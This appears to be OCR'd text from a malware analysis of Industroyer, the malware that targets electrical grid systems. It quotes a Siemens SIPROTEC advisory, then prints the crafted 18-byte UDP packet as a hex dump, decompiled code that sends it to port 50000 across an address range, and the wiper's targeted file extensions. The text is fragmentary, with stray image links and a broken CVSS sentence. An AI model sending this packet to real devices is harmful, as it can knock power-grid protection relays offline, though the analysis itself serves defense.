
101 PAYLOAD


104 PAYLOAD

61850 PAYLOAD

OPC DA PAYLOAD

Malware impact: DENIAL OF SERVICE





Advisory (ICSA-15-202-01)

Siemens SIPROTEC Denial-of-Service Vulnerability


Original release date: July 21, 2015

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.

OVERVIEW


Siemens has identified a denial-of-service vulnerability in the SIPROTEC 4 and SIPROTEC Compact devices. This module is used for enabling IEC 61850 communications with electrical/optical 100 Mbit interface for SIPROTEC 4 and SIPROTEC Compact devices. According to Siemens, SIPROTEC devices are deployed across several sectors including Energy. Siemens estimates that these products are used worldwide.



```
00000000:  11 49 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000010:  28 9E
```

DENIAL OF SERVICE[a]


Specially crafted packets sent to Port 50000/UDP could cause a denial of service of the affected device. A manual reboot is required to return the device to service.




```
ip_addr = hostlong;
memset(&WSAData, 0, 0x190u);
*&to.sa_data[8] = 0;
*&to.sa_data[12] = 0;
to.sa_family = AF_INET;
*&to.sa_data[0] = 0i64;
*&to.sa_data[0] = htons(port);          // port 50000
if ( !WSAStartup(0x202u, &WSAData) )
{
  s = socket(SOCK_DGRAM, AF_INET, 0);
  if ( s )
  {
    for ( ; ip_addr <= v3; ++ip_addr )
    {
      *&to.sa_data[2] = htonl(ip_addr);
      res = sendto(s, &dos_packet, 18, 0, &to, 16);
      print_("Sent: %u bytes\n", res);
      err_code = WSAGetLastError();
      print_("%u", err_code);
    }
    closesocket(s);
  }
  WSACleanup();
}
```

of 7.8 has been assigned; the CVSS

Malware impact: DATA WIPER



INDUSTROYER



```
.rdata:10010ED0 off_10010ED0 dd offset aSys_bascon_com  ; DATA XREF: sub_1
.rdata:10010ED0                                          ; "SYS_BASCON.COM"
.rdata:10010ED4              dd offset a_v               ; "*.v"
.rdata:10010ED8              dd offset a_pl              ; "*.PL"
.rdata:10010EDC              dd offset a_paf             ; "*.paf"
.rdata:10010EE0              dd offset a_v               ; "*.v"
.rdata:10010EE4              dd offset a_xrf             ; "*.XRF"
.rdata:10010EE8              dd offset a_trc             ; "*.trc"
.rdata:10010EEC              dd offset a_scl             ; "*.SCL"
